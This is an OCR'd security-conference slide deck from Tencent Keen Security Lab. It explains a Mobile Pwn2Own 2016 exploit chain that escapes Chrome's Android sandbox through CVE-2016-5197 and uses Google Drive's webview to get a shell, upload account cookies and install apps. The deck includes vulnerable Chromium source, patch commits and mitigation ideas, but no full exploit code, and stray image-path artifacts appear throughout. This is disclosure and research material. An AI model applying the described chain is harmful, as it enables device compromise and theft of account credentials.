0x2f8c75784be0 <Function:~ :1+32>:     0xbab9bb48a0458b49     0x4383000021ea1e72
0x2f8c75784bf0 <Function:~ :1+48>:     0x7a86e8501f79d10b     0x72bab9bb4858fff5
0x2f8c75784c00 <Function:~ :1+64>:     0x00ba49000021ea1e     0x4c00001800000000
0x2f8c75784c10 <Function:~ :1+80>:     0x900008c2c9075389     0xdeadbeed00000000’
```

var ab = new ArrayBuffer(40000);


Write your shellcode on new Uint32Array(ab)!

So renderer code execution got…


- Now what?

The anatomy of Chrome sandbox

- All untrusted code runs in Target process
- Relay most operations to Broker
- Try best to
  - lock down the capabilities of renderer
- Even renderer is compromised
  - Access is still strictly prohibited
- GPU process have higher level access
  - Than normal sandbox process



Process privileges in Android



State-of-art defense of Android sandbox

- DAC introduced by nature of Linux
- IsolatedProcess introduced in JellyBean
- SELinux enforced in KitKat
  - Further restricted in subsequent release

So… How do we escape the sandbox in Mobile Pwn2Own 2016?
Chain of Bugs #2

Tencent

KEEN security lab

Webview in app is not isolated

- Webview still runs in the same uid/process as ordinary app
- Find some app which accepts controlled-URL to attack
- Oops.. No BROWSABLE ones… but we have IPC bug to rescue!

```
void RenderViewImpl::LaunchAndroidContentIntent(const GURL& intent,
size_t request_id,
bool is_main_frame) {
if (request_id != expected_content_intent_id_)
return;

// Remove the content highlighting if any.
ScheduleComposite();

if (!intent.is_empty()) {
base::RecordAction(base::UserMetricsAction(
"Android.ContentDetectorActivated"));
Send(new ViewHostMsg_StartContentIntent(GetRoutingID(), intent,
is_main_frame));
}
} // src/content/renderer/renderer_view_impl.cc
```

```
bool RenderWidgetHostViewAndroid::OnMessageReceived(
const IPC::Message& message) {
//…
bool handled = true;
IPC_BEGIN_MESSAGE_MAP(RenderWidgetHostViewAndroid, message)
IPC_MESSAGE_HANDLER(ViewHostMsg_StartContentIntent, OnStartContentIntent)
IPC_MESSAGE_HANDLER(ViewHostMsg_SmartClipDataExtracted,
OnSmartClipDataExtracted)
IPC_MESSAGE_HANDLER(ViewHostMsg_ShowUnhandledTapUIIfNeeded,
OnShowUnhandledTapUIIfNeeded)
IPC_MESSAGE_UNHANDLED(handled = false)
IPC_END_MESSAGE_MAP()
return handled;
}
```

```
public void onStartContentIntent(Context context, String intentUrl, boolean isMainFrame) {
   Intent intent;       // Perform generic parsing of the URI to turn it into an Intent.
 try {
  intent = Intent.parseUri(intentUrl, Intent.URI_INTENT_SCHEME);
String scheme = intent.getScheme();
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
 } catch (Exception ex) {
    Log.w(TAG, "Bad URI %s", intentUrl, ex);          return;
 }
    try {
context.startActivity(intent);
} catch (ActivityNotFoundException ex) {
}
 }
```

CVE-2016-5197

Arbitrary intent start in broker

commit abd993bfcdc18d41e5ea0f34312543bd6dae081e
author Theresa Wellington <twellington@google.com> Wed Oct 26 18:59:02 2016
committer Theresa Wellington <twellington@google.com> Wed Oct 26 19:06:06 2016

```
Add scheme whitelist for content intents

Add a whitelist for content intents sent when the user taps
on an address, email address, or phone number.

BUG=659477
TBR=aelias@chromium.org

Review URL: https://codereview.chromium.org/2455753002 .

Review-Url: https://codereview.chromium.org/2448363003
Cr-Original-Commit-Position: refs/heads/master@{#427758}
Cr-Commit-Position: refs/branch-heads/2840@{#778}
Cr-Branched-From: 1ae106dbab4bddd85132d5b75c670794311f4c57-refs/heads/master@{#414607}
```

CVE-2016-5197
By KeenLab

content/public/android/java/src/org/chromium/content/browser/ContentViewClient.java [diff]


commit a5dbda00be8bb18607890cbb467a53f8ad2b319b

Mobile Pwn2Own Chain of Bugs #3

- See that holy Google Drive
- Have full access to Google account
- Trusted by Google Play
  - To “install” app
- Blindly opens any intent-controlled URL
- Pwn it to jump from isolated to untrusted
  - Plus App installation ability!

Tencent

KEEN security lab


`Click` IPCs
Sandbox (runs v8)
(isolated_app)
startContentIntent
String
Broker
(untrusted_app)
Intent with payload URL
Intent is added Browsable
Google Drive(Runs v8)
OpenUrlActivity

Chain it all together

- Use CVE-2016-5198 to gain control of renderer in Chrome browser
  - Note: Chrome on Android currently is 32bit
- Search for IPC objects, issue ViewHostMsg_StartContentIntent request
- Jump to Google Drive, open EXP page again
  - Note: Google Drive is a 64bit app so its webview is also 64bit
- Got a shell in untrusted_app context from Google Drive
  - Reload play.google.com, upload cookies.db in app data directory
  - Or just send intent to GooglePlay app for it to install
- Send install app request, wait for BOOM

Mitigations?

- Forbid opening untrusted URLs (temp solution)
- Webview multiprocess as long term solution
  - But how about devices pre-N?
- On-device confirmation when installing from play.google.com?

No GooglePlay/GoogleDrive, no concern?

- Vendors make more stupid mistakes
  - Various appstores contains webview
  - One even runs webview as system-uid - -!

Further thought

- Is it possible to apply webview sandboxing at application level in pre-N devices?

DEMO

Tencent

KEEN security lab

Acknowledgements

- All colleagues at KeenLab

Questions?

Tencent

KEEN security lab

Tencent

KEEN
security
lab